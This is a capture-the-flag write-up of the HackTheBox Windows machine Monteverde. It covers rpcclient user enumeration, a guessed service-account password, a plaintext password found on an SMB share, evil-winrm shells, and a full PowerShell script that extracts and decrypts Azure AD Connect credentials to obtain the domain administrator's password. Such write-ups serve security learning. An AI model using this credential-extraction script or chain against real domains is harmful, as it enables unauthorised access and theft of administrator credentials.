
HackTheBox : Monteverde

@muemmelmoehre

June 13, 2020

Monteverde was a medium rated Windows box on the platform *hackthebox.eu* at the IP address *10.10.10.172*. The box got retired on June, 13 2020.
This write-up shows my way of solving the box - I'm sure there are many other ways to accomplish the same goal. Enjoy!



1 Timeline

1. Connect anonymously to `rpcclient` and enumerate the domain users. Narrow down that list by targeting those users who have recently logged onto the box.

2. Notice the service account *SABatchJobs*. Based on a lucky, but frequently valid, guess for the password, enumerate the `smb` shares as user *SABatchJobs* with the password : **SABatchJobs**.

3. Connect to *mhope*'s user share and retrieve his hardcoded password from a file related to `Azure`: **4n0therD4y@n0th3r$**

4. Obtain a low privilege shell on the box as user *mhope* via `evil-winrm` and grab the user flag.

5. Check out *mhope*'s privileges and discover that he's a member of the *Azure Admins* group. This group membership can be leveraged to abuse the `Azure AD Connect sync` functionality.

6. Upload the payload `Azure-ADConnect.ps1` to the box and run it to capture the *Administrator*'s credentials : **d0m@in4dminyeah!**.

7. Log onto the box as *Administrator* via `evil-winrm` and grab the root flag.

2 Details

2.1 Initial foothold

The initial `nmap` scan reveals that the `rpc` service is running on the box on port `135`. It is possible to connect anonymously with `rpcclient -U "" 10.10.10.172`. The command `enumdomusers` allows us to retrieve a list of domain users :

```
rpcclient $> enumdomusers
user:[Guest] rid:[0x1f5]
user:[AAD_987d7f2f57d2] rid:[0x450]
user:[mhope] rid:[0x641]
user:[SABatchJobs] rid:[0xa2a]
user:[svc-ata] rid:[0xa2b]
user:[svc-bexec] rid:[0xa2c]
user:[svc-netapp] rid:[0xa2d]
user:[dgalanos] rid:[0xa35]
user:[roleary] rid:[0xa36]
user:[smorgan] rid:[0xa37]
```

At first glance, there seem to be a few user accounts and several service accounts on the domain. Let's narrow down that list to those users that have recently logged onto the box with the command `queryuser`. Three users, *AAD_987d7f2f57d2*, *mhope* and *SABatchJobs* have recent logon dates and are therefore promising targets[1] :


```
rpcclient $> queryuser AAD_987d7f2f57d2
        User Name   :   AAD_987d7f2f57d2
        Full Name   :   AAD_987d7f2f57d2
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Service account for the Synchronization Service
    with installation identifier 05c97990-7587-4a3d-b312-309adfc172d9
   running on computer MONTEVERDE.
        Workstations:
        Comment     :
        Remote Dial :
```

[1]One might argue that this strategy is biased because it's mainly based on how HTB boxes usually work. We know that we have to compromise at least one or two user accounts before moving on to system and we know that there is usually no other user activity - therefore a recent logon is a good indicator for which account(s) to target. While this stands true, it is also true that many successful attacks are based on sound knowledge of the system they're targeting - so why not take advantage of what we know about HTB if it can help us move forward?

```
        Logon Time               :      Sun, 31 May 2020 10:37:53 EDT
        Logoff Time              :      Wed, 31 Dec 1969 19:00:00 EST
        Kickoff Time             :      Wed, 31 Dec 1969 19:00:00 EST
        Password last set Time   :      Thu, 02 Jan 2020 17:53:25 EST
        Password can change Time :      Fri, 03 Jan 2020 17:53:25 EST
        Password must change Time:      Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :      0x450
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000009
        padding1[0..7]...
        logon_hrs[0..21]...


queryuser mhope
        User Name   :   mhope
        Full Name   :   Mike Hope
        Home Drive  :   \\monteverde\users$\mhope
        Dir Drive   :   H:
        Profile Path:
        Logon Script:
        Description :
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Fri, 03 Jan 2020 08:29:59 EST
        Logoff Time              :      Wed, 31 Dec 1969 19:00:00 EST
        Kickoff Time             :      Wed, 13 Sep 30828 22:48:05 EDT
        Password last set Time   :      Thu, 02 Jan 2020 18:40:06 EST
        Password can change Time :      Fri, 03 Jan 2020 18:40:06 EST
        Password must change Time:      Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :      0x641
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000002
        padding1[0..7]...
        logon_hrs[0..21]...


queryuser SABatchJobs
        User Name   :   SABatchJobs
        Full Name   :   SABatchJobs
        Home Drive  :
        Dir Drive   :
```

```
        Profile Path:
        Logon Script:
        Description :
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time                  :       Mon, 06 Jan 2020 05:27:19 EST
        Logoff Time                 :       Wed, 31 Dec 1969 19:00:00 EST
        Kickoff Time                :       Wed, 13 Sep 30828 22:48:05 EDT
        Password last set Time      :       Fri, 03 Jan 2020 07:48:46 EST
        Password can change Time    :       Sat, 04 Jan 2020 07:48:46 EST
        Password must change Time:          Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :      0xa2a
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000000
        padding1[0..7]...
        logon_hrs[0..21]...
```

A common weakness for service accounts seems to be the reuse of the account's name as its password.[2] We can leverage this malpractice for gaining our first user on the box : As *SABatchJobs*, password **SABatchJobs**, we're able to authenticate to `smb` and enumerate the shares :




```
root@[redacted]/monteverde/loot# smbclient -L smb -I 10.10.10.172 -U SABatchJobs%SABatchJobs

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        azure_uploads   Disk
        C$              Disk      Default share
        E$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        users$          Disk
SMB1 disabled -- no workgroup available
```

2.2 User

2.2.1 Privilege escalation to user mhope


With this service account, we're also able to access the `users$` share. On that share, there is a folder *mhope* which contains the file `azure.xml` :

[2]At least that's an affirmation I've heard and read several times, e.g. on the HTB forum.




```
smb: \> cd mhope\
smb: \mhope\> dir
  .                                   D        0  Fri Jan  3 08:41:18 2020
  ..                                  D        0  Fri Jan  3 08:41:18 2020
  azure.xml                          AR     1212  Fri Jan  3 08:40:23 2020

                524031 blocks of size 4096. 519955 blocks available
smb: \mhope\> get azure.xml
getting file \mhope\azure.xml of size 1212 as azure.xml (8.7 KiloBytes/sec) (average 8.7 KiloBytes/sec)
smb: \mhope\> pwd
Current directory is \\10.10.10.172\users$\mhope\
```

In `azure.xml`, we discover a hardcoded password :



```
root@[redacted]/monteverde/loot# cat azure.xml
��<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>root@[redacted]/monteverde/loot#
```


Testing the password against `evil-winrm` and the user *mhope* with `evil-winrm -i 10.10.10.172 -u mhope -p 4n0therD4y@n0th3r$` reveals that this is indeed *mhope*'s password :



```
root@[redacted]/monteverde# evil-winrm -i 10.10.10.172 -u mhope -p 4n0therD4y@n0th3r$
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/share/rubygems-integration/all/specifications/erubis-2.7.0.gemspec:16.
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/share/rubygems-integration/2.5.0/specifications/eventmachine-1.0.7.gemspec:21.
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/share/rubygems-integration/2.5.0/specifications/msgpack-1.1.0.gemspec:19.
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/share/rubygems-integration/2.5.0/specifications/thin-1.7.2.gemspec:22.

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\mhope\Documents> pwd

Path
----
C:\Users\mhope\Documents


*Evil-WinRM* PS C:\Users\mhope\Documents> whoami
megabank\mhope
*Evil-WinRM* PS C:\Users\mhope\Documents> hostname
MONTEVERDE
*Evil-WinRM* PS C:\Users\mhope\Documents> █
```

2.2.2 User flag

Time to grab the user flag with our initial shell :



```
*Evil-WinRM* PS C:\Users\mhope\Desktop> dir


    Directory: C:\Users\mhope\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         1/3/2020   5:48 AM             32 user.txt


*Evil-WinRM* PS C:\Users\mhope\Desktop> type user.txt
[redacted]
```

2.3 Root

2.3.1 Privilege escalation to user Administrator

For the next step, escalating our privileges to the system account, we need to leverage two important pieces of information :

- There exists a group *Azure Admins* on the box.
- The user we already compromised, *mhope*, is a member of that group.


There are different ways to obtain that particular information. Going back to the output of our initial `nmap` scan, we know that the `ldap` service on port `389` is running on the box. With `ldapsearch -x -h 10.10.10.172 -s sub -b 'dc=megabank,dc=local'`, we're able to enumerate a ton of information[3] from the `ldap` service, among which we discover the *Azure Admins* group :

```
# Azure Admins, Groups, MEGABANK.LOCAL
dn: CN=Azure Admins,OU=Groups,DC=MEGABANK,DC=LOCAL
objectClass: top
objectClass: group
cn: Azure Admins
member: CN=Mike Hope,OU=London,OU=MegaBank Users,DC=MEGABANK,DC=LOCAL
member: CN=AAD_987d7f2f57d2,CN=Users,DC=MEGABANK,DC=LOCAL
member: CN=Administrator,CN=Users,DC=MEGABANK,DC=LOCAL
distinguishedName: CN=Azure Admins,OU=Groups,DC=MEGABANK,DC=LOCAL
instanceType: 4
whenCreated: 20200103001011.0Z
whenChanged: 20200103001032.0Z
uSNCreated: 36889
uSNChanged: 36897
name: Azure Admins
objectGUID:: iCAImwQrNUW6YeEQTXxy+w==
objectSid:: AQUAAAAAAAUVAAAAcwNaF5NorjL0aY3UKQoAAA==
sAMAccountName: Azure Admins
sAMAccountType: 268435456
```

[3]The output of this command is usually very verbose and can contain several thousand lines. Although this might sound like a tiresome task (and it often is!), reviewing this data can reveal some very useful information, which makes it oftentimes worth the time and effort.


```
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=MEGABANK,DC=
    LOCAL
dSCorePropagationData: 20200103123551.0Z
dSCorePropagationData: 16010101000001.0Z
```

Looking at the group's members, it's easy to infere that the listed *Mike Hope* is most likely our user *mhope*.
Another way is to check out the existing groups on the domain with `net group /domain` from our `evil-winrm` shell as *mhope* :



```
*Evil-WinRM* PS C:\Users\mhope\Documents> net group /domain

Group Accounts for \\

-------------------------------------------------------------------------------
*Azure Admins
*Call Recording Admins
*Cloneable Domain Controllers
*Developers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*File Server Admins
*Group Policy Creator Owners
*HelpDesk
*Key Admins
*Operations
*Protected Users
*Read-only Domain Controllers
*Reception
*Schema Admins
*Trading
The command completed with one or more errors.
```

By querying the *Azure Admins* group with `net group /domain "Azure Admins"`, we're able to enumerate its members :



```
*Evil-WinRM* PS C:\Users\mhope\Documents> net group /domain "Azure Admins"
Group name     Azure Admins
Comment

Members

-------------------------------------------------------------------------------
AAD_987d7f2f57d2         Administrator            mhope
The command completed successfully.
```

Let's take a closer look at these users. Going back to the rpc service, accessible via rpcclient, the command queryuser displays details for the specified user, here *AAD_987d7f2f57d2* :

```
rpcclient $> queryuser AAD_987d7f2f57d2
        User Name   :   AAD_987d7f2f57d2
        Full Name   :   AAD_987d7f2f57d2
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Service account for the Synchronization Service
    with installation identifier 05c97990-7587-4a3d-b312-309adfc172d9
   running on computer MONTEVERDE.
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Sun, 31 May 2020 10:37:53 EDT
        Logoff Time              :      Wed, 31 Dec 1969 19:00:00 EST
        Kickoff Time             :      Wed, 31 Dec 1969 19:00:00 EST
        Password last set Time   :      Thu, 02 Jan 2020 17:53:25 EST
        Password can change Time :      Fri, 03 Jan 2020 17:53:25 EST
        Password must change Time:      Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :      0x450
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000009
        padding1[0..7]...
        logon_hrs[0..21]...
```

The description points us to the Azure synchronization service for the box. This Azure mechanism, more precisely the related *Azure AD Connect sync* functionality[4], will allow us to capture credentials by forcing a synchronization and therefore compromise the *Administrator* account.
Cybervaca[5] has written a *PowerShell* script[6] that allows us to force said synchronization on the box :

```
Function Azure-ADConnect {param($db,$server)
$help = @"
```


[4]As this was my first time attacking *Azure*, this part involved a lot of reading on my end. Some helpful resources are e.g. https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-sync-whatis [last visited : 2020-06-10] for understanding *Azure AD Connect sync* or https://blog.xpnsec.com/azuread-connect-for-redteam/ [last visited : 2020-06-10] for a neat way to exploit that component.

[5]See https://github.com/cybervaca [last visited : 2020-06-10].

[6]The script is published at https://github.com/Hackplayers/PsCabesha-tools/blob/master/Privesc/Azure-ADConnect.ps1 [last visited : 2020-06-10].


```
.SYNOPSIS
    Azure-ADConnect
    PowerShell Function: Azure-ADConnect
    Author: Luis Vacas (CyberVaca)
    Based on: https://blog.xpnsec.com/azuread-connect-for-redteam/

    Required dependencies: None
    Optional dependencies: None
.DESCRIPTION

.EXAMPLE
    Azure-ADConnect -server 10.10.10.10 -db ADSync

    Description
    -----------
    Extract credentials from the Azure AD Connect service.

"@
if ($db -eq $null -or $server -eq $null) {$help} else {
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList
   "Server = $server; Database = $db; Initial Catalog=$db;
Integrated Security = True;"
$client.Open()
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM
   mms_server_configuration"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$key_id = $reader.GetInt32(0)
$instance_id = $reader.GetGuid(1)
$entropy = $reader.GetGuid(2)
$reader.Close()

$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT private_configuration_xml,
   encrypted_configuration FROM mms_management_agent WHERE ma_type = '
   AD'"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$config = $reader.GetString(0)
$crypted = $reader.GetString(1)
$reader.Close()

add-type -path "C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll
   "
$km = New-Object -TypeName Microsoft.DirectoryServices.
   MetadirectoryServices.Cryptography.KeyManager
$km.LoadKeySet($entropy, $instance_id, $key_id)
$key = $null
$km.GetActiveCredentialKey([ref]$key)
$key2 = $null
$km.GetKey(1, [ref]$key2)
$decrypted = $null
$key2.DecryptBase64ToString($crypted, [ref]$decrypted)

$domain = select-xml -Content $config -XPath "//parameter[@name='forest
    -login-domain']" | select @{Name = 'Domain'; Expression = {$_.node.
    InnerXML}}
$username = select-xml -Content $config -XPath "//parameter[@name='
    forest-login-user']" | select @{Name = 'Username'; Expression = {$_
    .node.InnerXML}}
$password = select-xml -Content $decrypted -XPath "//attribute" |
    select @{Name = 'Password'; Expression = {$_.node.InnerXML}}

"[+] Domain:  " + $domain.Domain
"[+] Username: " + $username.Username
"[+]Password: " + $password.Password
}}
```

First, we need to upload the script onto the box with `evil-winrm` :




```
*Evil-WinRM* PS C:\Users\mhope\Documents> upload ../payloads/Azure-ADConnect.ps1
Info: Uploading ../payloads/Azure-ADConnect.ps1 to C:\Users\mhope\Documents\Azure-ADConnect.ps1


Data: 2936 bytes of 2936 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\mhope\Documents> dir


    Directory: C:\Users\mhope\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         6/2/2020   5:22 PM                WindowsPowerShell
-a----         6/2/2020   7:12 PM           2202 Azure-ADConnect.ps1
```

Secondly, we need to import the script as a local module with `Import-Module ./Azure-ADConnect.ps1`[7] :



```
*Evil-WinRM* PS C:\Users\mhope\Documents> Import-Module ./Azure-ADConnect.ps1
```

Finally, we need to run the script with `Azure-ADConnect -server 10.10.10.172 -db ADSync` :



```
*Evil-WinRM* PS C:\Users\mhope\Documents> Azure-ADConnect -server 10.10.10.172 -db ADSync
[+] Domain:  MEGABANK.LOCAL
[+] Username: administrator
[+]Password: d0m@in4dminyeah!
```

...which prints us the intercepted credentials for the *Administrator*'s account :


```
*Evil-WinRM* PS C:\Users\mhope\Documents> Azure-ADConnect -server
    10.10.10.172 -db ADSync
```

[7]If everything goes well, this command doesn't generate any output.

```
[+] Domain:  MEGABANK.LOCAL
[+] Username: administrator
[+]Password: d0m@in4dminyeah!
```

2.3.2 Root flag

With the newly obtained password **d0m@in4dminyeah!** for the *Administrator* account, we can connect to the box with `evil-winrm -i 10.10.10.172 -u administrator` and retrieve the root flag from `C:\Users\Administrator\Desktop\root.txt` :



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         1/3/2020   5:48 AM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
megabank\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> hostname
MONTEVERDE
```